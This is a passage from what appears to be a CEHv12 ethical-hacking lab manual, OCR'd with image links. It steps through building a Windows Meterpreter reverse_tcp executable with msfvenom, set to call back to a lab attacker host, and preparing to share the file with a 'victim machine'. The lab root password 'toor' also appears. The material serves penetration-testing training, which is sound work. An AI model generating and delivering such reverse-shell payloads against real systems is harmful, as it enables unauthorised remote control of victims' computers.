
1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



5. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe** and press **Enter**.




6. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.

